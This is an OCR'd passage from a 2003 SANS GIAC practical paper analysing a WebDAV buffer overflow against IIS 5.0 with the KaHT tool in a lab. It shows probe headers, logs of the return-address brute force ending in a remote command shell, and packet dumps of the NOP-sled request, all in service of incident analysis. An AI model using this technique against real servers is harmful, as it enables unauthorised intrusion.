
Let's look a little more in-depth about how WebDAV works in the three-tiered DMZ environment. Using a sniffer, we can see all of the packets sent from our attacking machine and the responses from the victim server. We can see that the headers of the initial HTTP request made to the web server are:

```
PROPFIND / HTTP/1.0\r\n
Content-Legnth:  0\r\n
User-Agent:   KaHT\r\n
Connection: Keep-alive\r\n
\r\n
```

To which the victim web server responds with :

```
HTTP/1.1 207 Multi-Status\r\n.
Server: Microsoft-IIS/5.0\r\n
Date: Tue, 06 May 2003 21:31:49\r\n
Connection: keep-alive\r\n
Content-Type: text/xml\r\n
Content-Legnth: 793\r\n
\r\n
```

Diagram 5. PROPFIND Request & Response



Based on this response, we can see how the tool is able to determine the web

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

server type, version, and whether or not WebDAV is enabled. The 207 status code indicates that the initial request was partially fulfilled, further indicating that the server has WebDAV enabled. The PROPFIND request would only be supported if WebDAV was enabled on the server.

Now that the server has been identified as vulnerable, the attacker then delivers the malicious payload; however, there is a catch. This exploit requires the attacker to brute force the return register which allows him to point back to the NOP sled and ultimately executing the shellcode which has been inserted in the stack. As indicated by the logs, as well as the packet capture, the same oversized request is made using different RET registers until it is successful. In the KaHT logs we see:

```
[+] Listening for incoming conections at port 31337
 [+] Lets go dude =)
 [+] 1 Unhacked Servers Remaining
 [+] Trying Ip: 192.168.20.7        Ret=0x00100010
 [+] All Servers Tested Once. KaHT_report.log Created
 [+] 1 Unhacked Servers Remaining
 [+] Trying Ip: 192.168.20.7        Ret=0x00c200c2
 [+] All Servers Tested Once. KaHT_report.log Created
 [+] 1 Unhacked Servers Remaining
 [+] Trying Ip: 192.168.20.7        Ret=0x00c000c0
 [+] All Servers Tested Once. KaHT_report.log Created
 [+] 1 Unhacked Servers Remaining
 [+] Trying Ip: 192.168.20.7        Ret=0x00c100c1
 [+] All Servers Tested Once. KaHT_report.log Created
 [+] 1 Unhacked Servers Remaining
 [+] Trying Ip: 192.168.20.7        Ret=0x00110011
 [+] All Servers Tested Once. KaHT_report.log Created
 [+] 1 Unhacked Servers Remaining
 [+] Trying Ip: 192.168.20.7        Ret=0x00120012
 [+] All Servers Tested Once. KaHT_report.log Created
 [+] 1 Unhacked Servers Remaining
 [+] Trying Ip: 192.168.20.7        Ret=0x00130013
 [+] All Servers Tested Once. KaHT_report.log Created
 [+] 1 Unhacked Servers Remaining
 [+] Trying Ip: 192.168.20.7        Ret=0x00d000d0
 [+] All Servers Tested Once. KaHT_report.log Created
 [+] 1 Unhacked Servers Remaining
 [+] Trying Ip: 192.168.20.7        Ret=0x00d100d1
 [+] All Servers Tested Once. KaHT_report.log Created
 [+] 1 Unhacked Servers Remaining
 [+] Trying Ip: 192.168.20.7        Ret=0x00d200d2
 [+] All Servers Tested Once. KaHT_report.log Created
 [+] 1 Unhacked Servers Remaining
 [+] Trying Ip: 192.168.20.7        Ret=0x00d800d8
 [+] All Servers Tested Once. KaHT_report.log Created
 [+] 1 Unhacked Servers Remaining
 [+] Trying Ip: 192.168.20.7        Ret=0x00ce00ce
 [+] All Servers Tested Once. KaHT_report.log Created
 [+] 1 Unhacked Servers Remaining
 [+] Trying Ip: 192.168.20.7        Ret=0x00c300c3
 [+] All Servers Tested Once. KaHT_report.log Created
 [+] 1 Unhacked Servers Remaining
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
 [+] Trying Ip: 192.168.20.7         Ret=0x00c400c4
 [+] All Servers Tested Once. KaHT_report.log Created
 [+] 1 Unhacked Servers Remaining
 [+] Trying Ip: 192.168.20.7         Ret=0x00c500c5
 [+] All Servers Tested Once. KaHT_report.log Created
 [+] 1 Unhacked Servers Remaining
 [+] Trying Ip: 192.168.20.7         Ret=0x00c600c6
 [+] All Servers Tested Once. KaHT_report.log Created
 [+] 1 Unhacked Servers Remaining
 [+] Trying Ip: 192.168.20.7         Ret=0x00c700c7
 [+] All Servers Tested Once. KaHT_report.log Created
 [+] 1 Unhacked Servers Remaining
 [+] Trying Ip: 192.168.20.7         Ret=0x00160016
 [+] All Servers Tested Once. KaHT_report.log Created
 [+] 1 Unhacked Servers Remaining
 [+] Trying Ip: 192.168.20.7         Ret=0x00b000b0
 [+] All Servers Tested Once. KaHT_report.log Created
 [+] 1 Unhacked Servers Remaining
 [+] Trying Ip: 192.168.20.7         Ret=0x00b100b1
 [+] All Servers Tested Once. KaHT_report.log Created
 [+] 1 Unhacked Servers Remaining
 [+] Trying Ip: 192.168.20.7         Ret=0x00b200b2
 [+] All Servers Tested Once. KaHT_report.log Created
 [+] 1 Unhacked Servers Remaining
 [+] Trying Ip: 192.168.20.7         Ret=0x00b300b3
 [+] All Servers Tested Once. KaHT_report.log Created
 [+] 1 Unhacked Servers Remaining
 [+] Trying Ip: 192.168.20.7         Ret=0x00b400b4
 [+] Incoming Conection from 192.168.20.7 accepted
 [+] Press Enter to Continue. type "exit" to return to scan

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

D:\WINNT\system32>
D:\WINNT\system32>
```

Success! We now have a command prompt, but how did the attacker get there? Let's examine the packet capture to see each of the requests.In the first packet, we see the SEARCH request followed by a series of \220s or 0x90 in hex. This is the beginning of the NOP sled.

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.



```
No. . Time      Source      Destination  Protocol Info
  12 1.347484  [redacted]  [redacted]   TCP      4869 > http [ACK] Seq=1313628773 Ack=4176994233 Win=6486
  13 5.356992  [redacted]  [redacted]   HTTP     SEARCH /\220\220\220\220\220\220\220\220\220\220\220\220
  14 5.356998  [redacted]  [redacted]   HTTP     Continuation
  15 5.359325  [redacted]  [redacted]   TCP      http > 4869 [ACK] Seq=4176994233 Ack=1313631533 Win=1656
  16 5.360337  [redacted]  [redacted]   HTTP     Continuation
  17 5.360343  [redacted]  [redacted]   HTTP     Continuation
  18 5.360577  [redacted]  [redacted]   HTTP     Continuation
  19 5.363779  [redacted]  [redacted]   TCP      http > 4869 [ACK] Seq=4176994233 Ack=1313634293 Win=1656
```


```
⊞ Frame 13 (1434 bytes on wire, 1434 bytes captured)
⊞ Ethernet II, Src: 00:08:e3:8e:a9:6e, Dst: 00:b0:d0:b6:cb:0a
⊞ Internet Protocol, Src Addr: [redacted], Dst Addr: [redacted]
⊞ Transmission Control Protocol, Src Port: 4869 (4869), Dst Port: http (80), Seq: 1313628773, Ack: 4176994233, Len: 1380
⊟ Hypertext Transfer Protocol
    SEARCH /\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220
```

```
0000  00 b0 d0 b6 cb 0a 00 08  e3 8e a9 6e 08 00 45 00   ........ ...n..E.
0010  05 8c 11 50 40 00 80 06  ac a1 83 7f df 10 c0 a8   ...P@... ...D....
0020  14 42 13 05 00 50 4e 4c  62 65 f8 f7 df b9 50 10   .B...PNL be....P.
0030  fd 5c 7d 6e 00 00 53 45  41 52 43 48 20 2f 90 90   .\}n..SE ARCH /..
0040  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0050  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0060  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0070  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0080  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0090  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
00a0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
00b0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
00c0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
00d0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
00e0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
00f0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0100  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0110  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0120  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0130  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0140  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0150  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0160  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0170  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
```

webdav.cap - Ethereal
File Edit Capture Display Tools Help
Filter: Reset Apply File: webdav.cap

The first packet is then followed by a series of continuations of the request which look like this:

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.


webdav.cap - Ethereal
File Edit Capture Display Tools Help
Filter: Reset Apply File: webdav.cap

```
No. . Time      Source      Destination  Protocol Info
   12 1.347484  [redacted]  [redacted]   TCP      4869 > http [ACK] Seq=1313628773 Ack=4176994233 Win=6486
   13 5.356992  [redacted]  [redacted]   HTTP     SEARCH /\220\220\220\220\220\220\220\220\220\220\220\220
   14 5.356998  [redacted]  [redacted]   HTTP     Continuation
   15 5.359325  [redacted]  [redacted]   TCP      http > 4869 [ACK] Seq=4176994233 Ack=1313631533 Win=1656
```


```
⊞ Frame 14 (1434 bytes on wire, 1434 bytes captured)
⊞ Ethernet II, Src: 00:08:e3:8e:a9:6e, Dst: 00:b0:d0:b6:cb:0a
⊞ Internet Protocol, Src Addr: [redacted], Dst Addr: [redacted]
⊞ Transmission Control Protocol, Src Port: 4869 (4869), Dst Port: http (80), Seq: 1313630153, Ack: 4176994233, Len: 1380
⊟ Hypertext Transfer Protocol
    Data (1380 bytes)
```

```
0000  00 b0 d0 b6 cb 0a 00 08  e3 8e a9 6e 08 00 45 00   ........ ...n..E.
0010  05 8c 11 51 40 00 80 06  ac a0 83 7f df 10 c0 a8   ...Q@... ........
0020  14 42 13 05 00 50 4e 4c  67 c9 f8 f7 df b9 50 10   .B...PNL g.....P.
0030  fd 5c 46 f0 00 00 90 90  90 90 90 90 90 90 90 90   .\F..... ........
0040  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0050  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0060  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0070  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0080  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0090  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
00a0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
00b0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
00c0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
00d0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
00e0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
00f0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0100  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0110  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0120  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0130  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0140  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0150  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0160  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0170  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0180  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0190  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
01a0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
01b0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
01c0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
01d0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
01e0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
```

Each continuation packet is nothing more than a stream of \220s spanning multiple packets. The entire request spans a total of 58 packets at 1380 bytes of data totaling approximately 80k. This is repeated for each register during the brute force process, in this case it is 22 different memory addresses before we hit the right one on the 23rd attempt (see diagrams 6 & 7). A side note worth pointing out, as the author was reviewing the packet capture: it appeared as though the filters were not enabled correctly. They appeared as though they were configured to capture NetBIOS name service broadcasts and thus appeared to be introducing "noise" into the packet capture. However, upon closer inspection, they were not. The NetBIOS broadcasts occur after each return address brute force attempt. This was a result of the attacker's over sized requests which cause the IIS service to crash each time and restart. Upon restart, it advertises its services and name information out to the local subnet as part of the NetBIOS protocol. (This "feature" will be of interest when reviewing incident response strategies.)

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.


Diagram 6. Oversized SEARCH Requests



© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Diagram 7 Shellcode executed on attempt 23




Signature of the attack

